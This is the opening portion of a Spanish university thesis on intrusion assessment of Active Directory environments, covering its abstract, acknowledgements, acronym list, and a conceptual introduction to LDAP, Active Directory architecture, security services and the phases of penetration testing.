UNIVERSIDAD DE MÁLAGA

E.T.S. INGENIERÍA INFORMÁTICA
UNIVERSIDAD DE MÁLAGA

GRADO EN INGENIERÍA DEL SOFTWARE

EVALUACIÓN DE INTRUSIÓN A ENTORNOS BASADOS EN DIRECTORIO ACTIVO

INTRUSION ASSESSMENT OF ACTIVE DIRECTORY-BASED ENVIRONMENTS

Realizado por
JOSÉ MARÍA TAPIA CATENA

Tutorizado por
MARÍA CRISTINA ALCARAZ TELLO
RODRIGO ROMÁN CASTRO

Departamento
LENGUAJES Y CIENCIAS DE LA COMPUTACIÓN
UNIVERSIDAD DE MÁLAGA

MÁLAGA, MAYO 2023

UNIVERSIDAD DE MÁLAGA

ESCUELA TÉCNICA SUPERIOR DE
INGENIERÍA INFORMÁTICA

TRABAJO FIN DE GRADO

EVALUACIÓN DE INTRUSIÓN A ENTORNOS BASADOS EN DIRECTORIO ACTIVO

GRADO EN INGENIERÍA DEL
SOFTWARE

JOSÉ MARÍA TAPIA CATENA
MÁLAGA, 12 DE SEPTIEMBRE DE 2023

E.T.S. DE INGENIERÍA INFORMÁTICA, UNIVERSIDAD DE MÁLAGA

EVALUACIÓN DE INTRUSIÓN A ENTORNOS BASADOS EN DIRECTORIO ACTIVO

Autor: José María Tapia Catena

Tutor: María Cristina Alcaraz Tello

Cotutor: Rodrigo Román Castro

Departamento: Lenguajes y Ciencias de la Computación

Titulación: Grado en Ingeniería del Software

Palabras clave: Ciberseguridad, Pruebas de intrusión, Directorio Activo

Resumen

La tecnología está experimentando un gran desarrollo en diversos ámbitos de nuestro entorno, lo que ha llevado a las organizaciones a ser más conscientes de su importancia y a implementar nuevas tecnologías. Un servicio de directorio, como *Active Directory*, es utilizado por la mayoría de las organizaciones para gestionar sus recursos de manera efectiva mediante un servicio de directorio.

A medida que las tecnologías siguen evolucionando, la seguridad informática se mantiene en constante crecimiento. Como resultado, muchas organizaciones se encuentran en la necesidad de llevar a cabo auditorías técnicas de *pentesting* con el fin de verificar su nivel de seguridad real y estar preparadas para actuar en caso de un eventual ataque.

El objetivo de este Trabajo de Fin de Grado es resaltar los ataques más comunes que ocurren en los entornos empresariales reales. Para lograrlo, se ha realizado un piloto experimental en el que se ha creado un entorno *Active Directory* con vulnerabilidades, con el fin de mostrar las debilidades conocidas y los errores de configuración que podrían permitir que un atacante real comprometa todo el sistema empresarial. Asimismo, se presentan medidas mitigadoras que deben ser implementadas para evitar las vulnerabilidades y ataques más habituales en este tipo de entornos.

E.T.S. DE INGENIERÍA INFORMÁTICA, UNIVERSIDAD DE MÁLAGA

INTRUSION ASSESSMENT OF ACTIVE DIRECTORY-BASED ENVIRONMENTS

Author: José María Tapia Catena

Supervisor: María Cristina Alcaraz Tello

Co-supervisor: Rodrigo Román Castro

Department: Lenguajes y Ciencias de la Computación

Degree: Grado en Ingeniería de Software

Keywords: Cybersecurity, Penetration Testing, Active Directory

Abstract

Information Technology (IT) is experiencing a great development in various areas of our environment, which has led organizations to be more aware of its importance and to implement new technologies. A directory service, such as Active Directory, is used by most organizations to manage their resources effectively through a directory service.

As technologies continue to evolve, IT security continues to grow. As a result, many organizations find themselves in need of conducting technical pentesting audits in order to verify their actual security level and be prepared to act in case of an eventual attack.

The objective of this Final Degree Project is to highlight the most common attacks that occur in real business environments. To achieve this, an experimental pilot has been carried out in which an Active Directory environment with vulnerabilities has been created, in order to show the known weaknesses and configuration errors that could allow a real attacker to compromise the entire enterprise system. Mitigating measures that should be implemented to avoid the most common vulnerabilities and attacks in this type of environment are also presented.

Dedicado a mi familia, amigos y todas las personas en mi vida que me han apoyado incondicionalmente para convertirme en la persona que soy. Al fin y al cabo, cada persona crece y adquiere nuevas vivencias en un pequeño sitio del mundo que no puede elegir y yo, no puedo ser más afortunado por la vida que tengo. Gracias a cada uno de vosotros he logrado encontrar mi pasión en la vida y estoy eternamente agradecido por ello. No os puedo devolver todo lo recibido durante estos 22 años, soy consciente de ello, pero al menos me gustaría que supieran que os dedico todo el esfuerzo y entrega durante estos años, porque es cada una de las experiencias vividas a vuestro lado las que me han permitido llegar hasta donde me encuentro.

¡Gracias!

José María Tapia Catena

Agradecimientos

Me gustaría dar las gracias a todas las personas que me han apoyado durante todos estos años, por acompañarme durante este tiempo, y que han sido participes de los buenos momentos y me han dado las energías y fuerzas en los momentos que más lo necesitaba.

Agradecer a mi madre, es una de las personas más maravillosas del mundo que me ha guiado y enseñado desde mi temprana edad otorgándome los valores necesarios para convertirme en la mejor persona posible. A veces hay que tomar decisiones difíciles y ella me ha enseñado que no hay un único camino a seguir, hay que hacer correcto el camino que se elija.

Agradecer a mi padre, me ha enseñado a que no hay nunca que conformarse con un resultado excelente, sino que con esfuerzo inmejorable.

Agradecer a mis hermanos, me han enseñado que el beneficio de todos es mucho mejor que el beneficio propio.

Agradecer a mis amigos, me han enseñado que una de las mayores felicidades que hay en esta vida, es totalmente gratuita, y es compartir experiencias con la gente que amas.

Agradecer a mi familia, me han enseñado que no hay problema en este mundo que no se pueda solucionar estando cerca de tus seres queridos.

Agradecer a mis tutores, me han enseñado y guiado en mis primeros pasos en el mundo de la ciberseguridad. Ambos son dos profesionales dignos de admirar y que mejor comienzo en mi pasión que con ellos.

Espero que mi compañía también haya sido meritosa de gratitud, porque me veo en la necesidad de devolveros todo lo que me han enseñado. Desearos todo lo mejor y estoy seguro de que la vida, aunque a veces puede parecer injusta, creo que, si nos detenemos un momento a reflexionar, nos daremos cuenta de lo afortunados que somos por tenernos los unos a los otros.

Acrónimos

AD	Active Directory
AMSI	Antimalware Scan Interface
AP	Application Server
API	Application Programming Interfaces
AS	Autentication Service
BYOD	Bring your own device
CEH	Certified Ethical Hacker
CS	Certificate Server
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
DA	Directorio Activo
DC	Domain Controller
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
ETSII	Escuela Técnica Superior de Ingeniería Informática
eWPT	eLearnSecurity Web Application Penetration Tester
FS	Federation Service
GPO	Group Policy Object
HTTP	HyperText Transfer Protocol

ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
IT	Information Technology
KDC	Key Distribution Center
LAN	Local Area Network
LDAP	Lightweight Directory Access Protocol
LLMNR	Link Local Multicast Name Resolution
MDNS	Multicast DNS
NCP	National Checklist Program
NIST	National Institute of Standars and Technology
NTLM	NT LAN Manager
NTLMv2	NT LAN Manager version 2
NVD	National Vulnerability Database
OSCP	Offensive Security Certified Professional
PAC	Privilege Attribute Certificate
PFC	Proyecto Fin de Carrera
PTH	Pass The Hash
PTK	Pass The Key
PTT	Pass The Ticket
RGPD	Reglamento General de Protección de Datos
RMS	Rights Management Service
RPC	Remote Procedure Call
SAM	Security Account Manager
SD	Servicio de Directorio

SMB	Server Message Block
SPN	Server Principal Name
SSO	Single Sign-On
TCP	Transfer Control Protocol
TFG	Trabajo Fin de Grado
TGS	Ticket Granting Service
TGT	Ticket Granting Ticket
TTL	Time To Live
TTP	Tactics, Techniques and Procedures
UAC	User Account Control
UDP	User Datagram Protocol
UMA	Universidad de Málaga
URL	Uniform Resource Locator
VPN	Virtual Private Network
WAPT	Web Application Penetration Testing
WMI	Windows Management Instrumentation
WPAD	Web Proxy Autodiscovery Protocol

Índice

Índice de figuras

Índice de Tablas

Parte I

Introducción

Capítulo 1

Introducción y visión general

Contenido

1. Preámbulo

El rol de las nuevas Tecnologías de Información (IT, del inglés Information Technology), está experimentando una expansión a un ritmo vertiginoso provocando una enorme disrupción en la forma en que vivimos y trabajamos. Los avances tecnológicos y los nuevos paradigmas, tales como la Industria 4.0, han sido un factor clave en el desarrollo y progreso del ser humano, especialmente en los últimos años. Es por ello que nos encontramos en una era de pleno cambio, en la que la información y la digitalización juegan un papel central y crucial en nuestras vidas, en la modernización de muchas industrias y sectores estratégicos, y en el bienestar social y económico. En definitiva, tanto las tecnologías tradicionales como las emergentes tienen la propuesta principal de permitir una mayor interconexión y acceso a la información, lo que cambia la forma en que nos comunicamos, aprendemos, hacemos negocios y nos entretenemos.

En el mundo empresarial o industrial, se observa cómo la integración de las tecnologías emergentes, especialmente las relacionadas con la Industria 4.0, es uno de los grandes desafíos a los que se enfrenta la industria de hoy. No obstante, este no es el único reto al que deberá hacer frente, ya que los avances tecnológicos conllevan la responsabilidad de garantizar la seguridad de la organización ante agentes maliciosos y acciones malintencionadas. Es por ello que día tras día crece la concienciación de lo importante que es la ciberseguridad, y, cada vez, las empresas van adoptando en mayor medida acciones que dificulten a actores maliciosos a llevar a cabo amenazas de seguridad. Sin embargo, también son muchas empresas e industrias que todavía no comprenden o desconocen la importancia de estos hechos, por lo que este trabajo expone la situación y muestra la forma de que se produzcan pérdidas, filtraciones, o incluso, robo de los datos sensibles que las organizaciones empresariales o industriales poseen.

Una de las IT más extendida en las redes corporativas es precisamente el Servicio de Directorio, capaz almacenar y organizar la información de sus empleados y sus usuarios. Es por ello que este Trabajo Fin de Grado (TFG) mostrará la problemática actual, teniendo presente la influencia del Servicio de Directorio (de ahora en adelante también llamado *Active Directory*) en las redes corporativas y partiendo de la asunción de que esta tecnología ya incorpora medidas preventivas. Pretendemos entonces demostrar algunas deficiencias de seguridad del Servicio de Directorio, teniendo presente las existentes técnicas y tecnologías específicas de *hacking* ético, y evaluaremos el impacto que tendría su explotación, especialmente en aquellos sistemas que adaptan las políticas de BYOD[1]

[1] *Bring your own device*, abreviado BYOD, es una política empresarial en la que los empleados llevan sus propios dispositivos personales a su lugar de trabajo.

(del inglés *Bring Your Own Device*).

2. Objetivo

El objetivo principal de este proyecto es la simulación de un entorno de Directorio Activo, como el que nos podemos encontrar en el nuevo modelo de negocio de trabajo mixto considerando y contemplando la implantación del BYOD [1] como medio para garantizar el teletrabajo y la movilidad de los usuarios. Es común, que, en la implementación de dicho servicio, falten medidas de seguridad las cuales un atacante pueda aprovechar para llegar a comprometer todo el sistema. En este proyecto expondremos, cuáles son las vulnerabilidades más comunes, ya sea por falta de configuración o desconocimiento y cómo mediante la realización de test de intrusión (de ahora en adelante, *penetration testing*) podemos llegar a comprometer el sistema. Asimismo, se proporcionará una guía con sus correspondientes recomendaciones para mitigar las amenazas existentes con la finalidad de hacer el entorno lo más seguro posible evitando que nuestra organización se vea expuesta a ataques de este tipo.

Para conseguir el objetivo principal deberemos realizar los siguientes objetivos estratégicos:

- **Conocer la arquitectura de *Active Directory***[2]. Deberemos tener total conocimiento de que arquitectura sigue *Active Directory*: servicios que implementa, protocolos que utiliza, configuración necesaria para su despliegue, cómo realiza la comunicación de la información, cómo administra permisos entre usuarios y recursos de la red, es decir, realizaremos un estudio exhaustivo de todas las funcionalidades que proporciona *Active Directory*.
- **Desplegar un entorno de *Active Directory***. Será necesario la implementación de un entorno de *Active Directory*. Sobre él, se realizará la configuración de los recursos y los usuarios simulando un entorno real de *Active Directory* como el que podría tener una organización y en el cual se llevarán a cabo las pruebas de intrusión para intentar comprometer dicho sistema.
- **Contar con técnicas y herramientas de *pentesting* avanzadas**. Parte fundamental de nuestro proyecto será contar tanto con herramientas, como con técnicas avanzadas utilizadas por los atacantes que quieran realizar: enumeración de recursos, enumeración de usuarios, intrusión al sistema,

[2] *Active Directory* o Directorio Activo, son los términos que usa Microsoft para referirse a su implementación del Servicio de Directorio.

etc. Muchas de estas herramientas son proporcionadas por ParrotOS [2], un sistema operativo que, además, cuenta con su extensión *ParrotOS Security Edition*.

- **Conocer vulnerabilidades de *Active Directory***. Será fundamental tener conocimiento sobre las Vulnerabilidades y Exposiciones Comunes (CVE, del inglés *Common Vulnerabilities and Exposures*) relacionadas con *Active Directory* las cuales hayan sido publicadas para intentar replicar dicha explotación. Para ello, tendremos en cuenta los motores de descarga y las Interfaces de programación de Aplicaciones (API, del inglés *Application Programming Interfaces*) aportadas por el MITRE ATT&CK [3] y el NVD (National Vulnerabilities Database, del National Institute of Standars and Technology [4]) a fin de filtrar las vulnerabilidades, extrayendo aquellas que más se acerquen a las características del nuevo modelo de negocio mixto, y cuidando aquellos que puedan afectar a las políticas BYOD. En base a todo esto, también se analizarán para explotar los principales protocolos los cuales, *Active Directory*, hace uso. Este procedimiento, implica definir vectores de ciberataques y procedimientos metodológicos de ataques a fin de garantizar su explotación y, en ese caso, consideraremos las tácticas más representativas también definidas por el MITRE para redes corporativas MITRE ATT&CK®. Matrix - Enterprise [5] y dispositivos móviles en MITRE ATT&CK®. Matrix - Mobile [6].
- **Exponer medidas mitigadoras de vulnerabilidades**. Se espera proporcionar una guía basada en recomendaciones que liste el conjunto de técnicas mitigadoras a fin de que las vulnerabilidades enumeradas y expuestas anteriormente no sean aplicables al sistema de *Active Directory*. Para ello, nos inspiraremos de las recomendaciones dadas por el National Institute of Standars and Technology (NIST) en el National Checklist Program (NCP) [7].

3. Estado del arte

3.1. Servicio de Directorio

Hoy en día, sería completamente imposible gestionar toda la información si no fuera gracias al rol fundamental que juegan las nuevas tecnologías de la información y las redes de comunicación. Tanto a nivel personal como a nivel corporativo tenemos que gestionar miles de datos de manera constante. Si nos centramos

en el ámbito empresarial, es vital para una organización poder gestionar sus recursos de modo que los miembros de la organización puedan acceder a ellos mediante la red de la forma más eficiente posible.

Bajo este contexto surgió el concepto de Servicio de Directorio (SD) [8], que no es más que una aplicación o conjunto de aplicaciones encargadas de almacenar y gestionar la información acerca de los usuarios y recursos de una red. Asimismo, permite a los administradores tener todo el control sobre el acceso por parte de los usuarios a los recursos compartidos, y en especial cuando dichos recursos pueden ser móviles y formar parte de las nuevas filosofías corporativas que apoyan el concepto del BYOD. Este concepto tiene cada vez mayor relevancia cuando las empresas y las diversas organizaciones han entendido el nuevo modelo de negocio mixto de trabajo tras la pandemia, en el que empleados organizan sus horas laborales para desarrollarlas tanto en casa como en la oficina, permitiendo una mayor movilidad de recursos y tecnologías.

El Servicio de Directorio se basa principalmente en el protocolo **Protocolo Ligero de Acceso a Directorios** (LDAP, del inglés *Lightweight Directory Access Protocol*), un protocolo a nivel de aplicación dentro del modelo de capas TCP/IP que permite el acceso a la información desde distintas aplicaciones y sistemas informáticos. LDAP define cómo se realiza la comunicación entre un cliente y un servidor de directorio, incluyendo la forma en que se transfiere la información y se realizan operaciones de búsqueda y actualización.

El almacenamiento en la estructura de LDAP se realiza mediante entradas dispuestas en un orden jerárquico. Una entrada es una colección de atributos que podemos identificar unívocamente por su identificador “Nombre Distinguido” (DN, del inglés *Distinguished Name*), de esta forma no tendremos dos entradas con el mismo DN. Cada atributo de una entrada posee un tipo, normalmente definido con una palabra nemotécnica, como “cn” (*common name*) para referirse al nombre de una persona o “*mail*” si queremos definir una dirección de correo, y uno o más valores. En la figura 1.1 podemos observar la estructura en árbol jerarquizado de una posible entrada en el protocolo LDAP.



Figura 1.1: Árbol del directorio LDAP (nombramiento tradicional)

De acuerdo con esta estructura, cada objeto cuenta con una serie de atributos que permite ser reconocido e indexado rápidamente, facilitando las labores de búsqueda dentro del directorio. Entre los principales atributos que LDAP hace uso podemos destacar:

- **Distinguis Name (DN)**: Atributo que identifica el objeto de manera unívoca.
- **Domain Component (dc)**: Atributo que referencia el dominio al que pertenece el objeto.
- **Country (c)**: Atributo que referencia al nombre o país.
- **Oraganizative Unit (ou)**: Atributo que referencia al departamento o unidad organizativa dentro de la organización.
- **Common Name (cn)**: Atributo que representa el nombre común del objeto.

Aunque en este proyecto nos centramos en la implementación de *Active Directory* cabe mencionar que no es la única implementación de servicio de directorio. Entre las principales alternativas tenemos:

- **Open LDAP [9]**. Es una implementación de código abierto del protocolo LDAP. Como un servicio de directorio, OpenLDAP permite acceder y gestionar información almacenada en una base de datos de directorio, como nombres de usuarios, contraseñas y otra información relacionada con la identidad y la autorización. A diferencia de *Active Directory*, que es una solución propietaria de Microsoft, OpenLDAP es una alternativa gratuita y de código abierto que se puede utilizar en diversos sistemas operativos (Windows, Linux y OS X).
- **Azure *Active Directory***. Es la otra alternativa de la empresa Microsoft para implementar un servicio de directorio, pero esta vez, en la nube. Una de las grandes ventajas que ofrece es la sincronización total con implementaciones de AD (Active Directory) locales. Las diferencias entre Windows AD y Azure AD incluyen la forma en que se realiza la comunicación, los protocolos de autenticación que usan, la estructura organizativa y la administración de dispositivos. Mientras que Windows AD utiliza LDAP y protocolos como Kerberos y NTLM para la autenticación, y está organizado en una estructura de árboles y dominios, Azure AD utiliza una API de REST, tiene protocolos de autenticación basados en web integrados y una estructura plana de usuarios y grupos.

3.1.1 *Active Directory*

Existen multitud de formas de implementar Servicios de Directorio. Nosotros nos centraremos en la que propone Microsoft, *Active Directory*, una de las opciones preferida por la mayoría de las empresas. *Active Directory* es un sistema de directorio centralizado que permite a los administradores de sistemas gestionar y organizar los recursos de la red. Asimismo, proporciona los métodos necesarios para almacenar datos de directorio y poner estos datos a disposición de los usuarios y administradores de la red.

El almacén de datos, también conocido como directorio, tiene una estructura jerarquizada y contiene información sobre los objetos de Active Directoy. Estos objetos suelen incluir recursos compartidos como servidores, volúmenes, impresoras y cuentas de usuario y equipo de red. La primera versión de *Active Directory* fué lanzada por Microsoft en 1999 como parte del Windows 2000 Server. Desde entonces se ha ido introduciendo nuevas mejoras y actualizaciones en

varias versiones incluyendo, Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows Server 2016, Windows Server 2019 y la última y más actualizada Windows Server 2022.

La seguridad se integra en *Active Directory* mediante la autenticación de inicio de sesión y el control de acceso a los objetos del directorio. Con un único inicio de sesión (SSO, del inglés *Single Sign-On*) [10], los administradores pueden configurar los datos del directorio y la organización a través de su red, y los usuarios autorizados pueden tener acceso a los recursos en cualquier parte de la red. La administración basada en directiva facilita la administración de incluso de las redes más complejas [11].

Ahora que ya tenemos una visión global de qué es *Active Directory*, enumeraremos los principales servicios que este ofrece:

- **Servicio de dominio**: es el servicio clave de la plataforma *Active Directory*. Este servicio es el responsable de la gestión y organización de la información relativa a: los usuarios, grupos, computadoras y otros recursos de la red dentro del dominio. Además, proporciona funciones de autenticación y autorización para controlar el acceso a los recursos y a la información del dominio.

- **Protocolo Ligero de Acceso a Directorios (LDAP)**: es un protocolo de aplicación utilizado para acceder y gestionar información de directorio almacenada en un dominio. Con LDAP, los programas y aplicaciones pueden acceder a la información de directorio y realizar tareas como autenticación y autorización, búsqueda, consulta y actualización de la información del directorio.

- **Servicios de Servidor de Certificación (CS, del inglés *Certificate Server*)**: emisión, gestión y revocación de certificados digitales. Un certificado digital es un archivo electrónico que vincula la identidad de un usuario o dispositivo a una clave pública. La utilización de certificados digitales en un entorno de red proporciona una forma efectiva de autenticar y garantizar la privacidad de la información obteniendo como resultado un entorno de red seguro y eficiente.

- **Servicio de Federación (FS, del inglés *Federation Service*)**: autentica el acceso de los usuarios a varias aplicaciones, incluso en redes diferentes, mediante el Single Sign-On (SSO). Como su nombre indica, SSO solo requiere que el usuario inicie sesión una vez, en lugar de usar varias claves de autenticación dedicadas para el servicio [12]

- **Servicio de Administración de Derechos (RMS, del inglés *Rights Management Service*)**: es un servicio que permite proteger y controlar el acceso a la información confidencial en un entorno de red, lo que garantiza la privacidad y la seguridad de la información. RMS permite la integración de otros servicios de seguridad como el Servicio de *Certificate Server* y el Servicio de Directorio, lo que proporciona una solución completa para la protección de la información confidencial en un entorno de red.

Si ponemos inciso en el **Servicio de Dominio** de *Active Directory*, hace uso de una estructura por niveles que consta de **dominios, árboles y bosques** para coordinar los elementos de la red.

- Un **dominio**: es el conjunto de ordenadores conectados a un red los cuáles cuentan con un equipo servidor para administra las cuentas de usuarios y credenciales de la red, el Controlador del Dominio (DC, del inglés *Domain Controller*). En una red no solamente tener un único dominio, sino varios de ellos.
- Un **árbol**: es uno o más dominios agrupados. Los dominios dentro de un árbol dependen de una raíz común y están organizados de acuerdo a la jerarquía denominada **DNS** común.
- Un **bosque**: un bosque contiene un grupo de árboles y se considera el nivel de organización mñas alto dentro de AD. Los árboles dentro de un bosque comparten configuraciones de dominio, esquemas, información de aplicaciones y más elementos comunes.
- **Unidades organizativas**: se suele usar para organizar usuarios, grupos, equipos y otras unidades organizativas.

En la figura 1.2, se presenta una vista general de la estructura y organización de *Active Directory*. Se pueden identificar diferentes elementos como dominios, árboles y un bosque. Además, *Active Directory* utiliza diversos protocolos para su funcionamiento, tales como LDAP, DNS, DHCP, entre otros. En cuanto a la autenticación, *Active Directory* soporta tanto el protocolo Kerberos como NTLM, pero estos protocolos se explicarán más adelante.

Por último, realzar la importancia de realizar una buena configuración en entornos de *Active Directory* para evitar vulnerabilidades que puedan ser explotadas por un atacante que le permitan ganar acceso al sistema y a todo tipo de información confidencial. Sin ir más lejos, en agosto de 2022 se detectó una



Figura 1.2: Representación de una estructura de *Active Directory*

vulnerabilidad, CVE-2022-34691 con una puntuación de 8.8 dentro de la NVD-CVSS, que permitía a los atacantes elevar privilegios dentro del entorno de Directorio Activo [13]. No estamos hablando de un caso aislado: si retrocedemos hasta mediados de agosto de 2022, dos vulnerabilidades *zero-days* conocidas como "DogWalk" y reportadas por Microsoft como "CVE-2022-34713 - *Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability*" fueron parcheadas después de que fueran activamente explotadas [14].

Quedando de manifiesto que el servicio de Directorio Activo no es una tecnología que está completamente segura deberemos, como expertos en seguridad informática, poner de manifiesto dichas vulnerabilidades y ejecutar técnicas de endurecimiento (de ahora en adelante *hardening* de su versión al inglés), las cuáles nos permitan tener un entorno lo más seguro posible.

3.2. Seguridad de la información

La ciberseguridad o seguridad de la información se define como la capacidad de un sistema para gestionar, proteger y distribuir información sensible [15]. En un mundo dónde los avances tecnológicos suceden a un ritmo incesante y dónde las redes de comunicaciones permiten la interconexión globalmente, la seguridad de la información se ha convertido en una necesidad crítica para individuos, empresas y gobiernos. Es necesario que un sistema sea lo suficientemente seguro para prevenir posibles ataques que puedan provocar daños económicos, políticos o sociales.

Surge la necesidad en las organizaciones de definir políticas de seguridad, un

conjunto de reglas y requisitos que gobiernan el comportamiento del sistema en lo que ha seguridad se refiere. Para cumplir las políticas de seguridad deberemos ofrecer una serie de servicios,los estándares ISO 7498-2 [16] e ITU X.800 [17] dividen los servicios de seguridad en cinco categorías:

- **Confidencialidad de datos**. Garantizar el nivel necesario de secreto de la información y su procesamiento para evitar la divulgación no autorizada durante el almacenamiento o la transmisión.
- **Integridad de los datos**. Garantizar que los datos no han sido alterados o manipulados de manera no autorizada.
- **Autenticación**. Verificar la identidad de una persona o entidad que intenta acceder a un sistema o servicio.
- **Control de acceso**. Garantizar que únicamente pueden acceder a los recursos y servicios las personas o entidades autorizadas.
- **No repudio**. Garantizar que una persona o entidad no puede negar la autoría o la responsabilidad de una acción.

De esto modo, podemos clasificar al conjunto de profesionales en ciberseguridad dedicados a defender los sistemas informáticos garantizando los servicios de seguridad en tres grandes grupos: *Blue Team*, *Red Team* y *Purple Team*.

- ***Blue Team***. El objetivo principal del *Blue Team* es realizar evaluaciones de las distintas amenazas que puedan afectar a las organizaciones, monitorizar (red, sistemas, etc.) y recomendar planes de actuación para mitigar los riesgos. Además, en casos de incidentes, realizan las tareas de respuesta, incluyendo análisis de forense de las máquinas afectadas, trazabilidad de los vectores de ataque, propuesta de soluciones y establecimiento de medidas de detección para futuros casos [18].
- ***Red Team***. El objetivo principal del *Red Team* es simular un ataque real en el sistema para evaluar su seguridad y descubrir posibles debilidades. Para ello, se realizan pruebas de penetración y evaluaciones de vulnerabilidades en el sistema informático el cuál va a ser probado.
- ***Purple Team***. El *Purple Team* existe para analizar y maximizar la efectividad del *Red* y *Blue Team*. La idea del *Purple Team* es coordinar y garantizar que los dos equipos anteriores compartan información sobre las vulnerabilidades del sistema para lograr una mejora constante [19].

Aunque los distintos equipos de ciberseguridad ayuden a crear una buena defensa ante posibles ataques, no hay que olvidar que los ciberatacantes están en continua formación y evolución para encontrar una mínima brecha para acceder a los sistemas. Es por eso que es vital estar analizando de manera continuada todos los dispositivos, aún más hoy en día donde los ciberataques a empresas no paran de aumentar [19].

3.3. El arte del *pentesting*

En la actualidad, la seguridad de la información se ha convertido en un tema crucial para las organizaciones, no solo para garantizar la continuidad de sus operaciones, sino también para generar confianza en sus clientes. Ante esta situación, ha surgido la demanda de auditorías de seguridad informática, que buscan identificar y especificar todas las vulnerabilidades que puedan poner en riesgo los activos de una organización, tales como servidores, redes, estaciones de trabajo, cortafuegos, entre otros.

Existen distintos tipos de auditorías de seguridad informática, destaca el test de penetración o *pentesting*, que permite conocer el nivel real de seguridad informática de una organización desde el punto de vista de un atacante. El *pentesting* se realiza a través de un conjunto de técnicas que simulan los comportamientos de un atacante real al comprometer un entorno empresarial, con el objetivo de detectar errores o vulnerabilidades en los sistemas informáticos de una organización y corregirlos para evitar posibles ataques.

3.3.1 Fases del *pentesting*

Todo proceso de *pentesting* tiene que pasar por 5 fases [20] [21]: reconocimiento, escaneo, evaluación de vulnerabilidad, explotación e informes.

Reconocimiento

La fase inicial de las pruebas de penetración es el reconocimiento, cuyo objetivo es recolectar la mayor cantidad de información posible sobre el sistema objetivo, como su topología de red, sistemas operativos, aplicaciones, cuentas de usuario y otros detalles relevantes. Esta etapa es esencial para planificar una estrategia efectiva de ataque.

La recopilación de información durante la fase de reconocimiento puede ser clasificada como activa o pasiva, según los métodos utilizados [22]. El reconocimiento pasivo se enfoca en obtener información de recursos que ya están dis-

ponibles públicamente, mientras que el reconocimiento activo implica interactuar directamente con el sistema objetivo para recopilar información. Generalmente, ambos métodos son necesarios para obtener una visión completa de las vulnerabilidades del objetivo y, por lo tanto, son utilizados en conjunto.

Escaneo

Una vez recopilada toda la información necesaria durante la fase de reconocimiento, se procede a la siguiente etapa de la prueba de penetración conocida como escaneo. En esta fase, el *pentester* utiliza diversas herramientas para identificar puertos abiertos y monitorizar el tráfico de red en el sistema objetivo. Es crucial para el *pentester* identificar tantos puertos abiertos como sea posible, ya que estos pueden ser utilizados por posibles atacantes en fases posteriores de la prueba [23].

Evaluación de vulnerabilidades

La tercera fase de una prueba de penetración es la evaluación de vulnerabilidades, en la que se utilizan los datos recopilados en las fases de reconocimiento y escaneo para identificar posibles vulnerabilidades y determinar si pueden ser explotadas. Aunque la evaluación de vulnerabilidades es una herramienta valiosa por sí sola, se potencia aún más cuando se combina con otras fases de la prueba de penetración.

Los *pentesters* tienen una amplia variedad de recursos a los que pueden acudir para determinar el riesgo de las vulnerabilidades descubiertas durante esta etapa. Uno de estos recursos es la National Vulnerability Database (NVD) [4], un repositorio creado y mantenido por el gobierno de los Estados Unidos que contiene datos de gestión de vulnerabilidades. La base de datos analiza las vulnerabilidades de software publicadas en la base de datos de Vulnerabilidades y Exposiciones Comunes (CVE). Para clasificar la gravedad de las vulnerabilidades conocidas, el NVD utiliza el Sistema común de puntuación de vulnerabilidades (CVSS, del inglés *Common Vulnerability Scoring System*).

Explotación

